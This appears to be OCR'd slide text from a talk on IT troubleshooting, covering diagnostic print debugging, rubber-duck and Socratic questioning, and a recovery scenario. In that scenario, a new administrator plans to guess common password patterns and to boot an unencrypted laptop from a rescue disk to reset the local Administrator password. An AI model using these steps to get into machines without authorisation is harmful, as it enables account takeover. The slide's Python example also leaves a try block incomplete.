
Resolved

Replace faulty peripherals


Workflow Troubleshooting




Workflow Troubleshooting



```python
def load_content_from_file(foo,bar,etc):

    print("[!] DIAG: Entered 'load_content_from_file' function")
    filename = "the_file.txt"
    print("[!] DIAG: set file name")

    with open(filename,"r") as the_file:
        print("[!] DIAG: opened the file")
        for line in the_file:
            print("[!] DIAG: entered for loop")
            print(line + etc)
            headers = {"Authorization":foo,
                       "Content-Type":bar}
            print("[!] DIAG: set headers")
            try:
                r = requests.get(line,headers=headers,verify=True)
                print("[!] DIAG: Sent request")
                if r.text:
                    print("[!] DIAG: Got response")
                print(r.text)

load_content_from_file("foo","bar","etc")
```



```
[Jamess-MacBook-Pro:Desktop jayme$ python code.py
[!] DIAG: Entered 'load_content_from_file' function
[!] DIAG: set file name
[!] DIAG: opened the file
[!] DIAG: entered for loop
[!] DIAG: set headers
[!] DIAG: Sent request
[!] DIAG: Got response
```



Rubber Ducky Debugging

"I can't connect to the Exchange server"

- I tried restarting Outlook.
- I tried logging into Outlook Web Access.
- I checked my password, and its valid
- I tried connecting to the internet, and it works.
- My coworker can connect
- I reconnected to the VPN
- I can connect to other servers internally
- I checked my DNS settings
- I can ping the Exchange server

Socratic Questioning

"My backups aren't completing"

- Are the backups configured?
- Does the system have backup software?
- Does the backup software work?
- Are other systems backing up?
- Are they backing up everything you expect?
- Is the backup script present?
- Does the backup script make sense?
- Do the files you want to back up exist?
- Do the systems back up to tape or cloud?
- Is the tape drive plugged in?
- Does the tape drive have a tape in it?

Scenarios


Scenario One

Issue

New Systems Administrator has no access to the domain. No passwords or documentation have been left behind. No other technical staff.

Details

Administrator has the (unencrypted) laptop of a former systems administrator. Does not have a passwords to any account. Has physical access to servers, but they aren’t labeled.



What do we know?

Accounts

Local and Domain Accounts
- Don't know domain accounts
- Common local account: "Administrator"


Passwords

No known passwords
Commonly used:
- SeasonYear (Spring2021)
- Password (Password1,P@ssw0rd)
- Company Name (Company123)

Other Knowns

Laptop is not encrypted
Password complexity on Domain
Access Rules
- Local admins can read all files

Focus What We Know



There's a local Admin

We know there's likely an account called "Administrator"

Laptop is unencrypted

We can access the hard disk offline without decrypting it.

Local Admins can read all files

We can use this for initial access and further recon

Develop a Plan

Boot Laptop from Rescue Disk

Reset or clear "Administrator" password

Log in as Admin

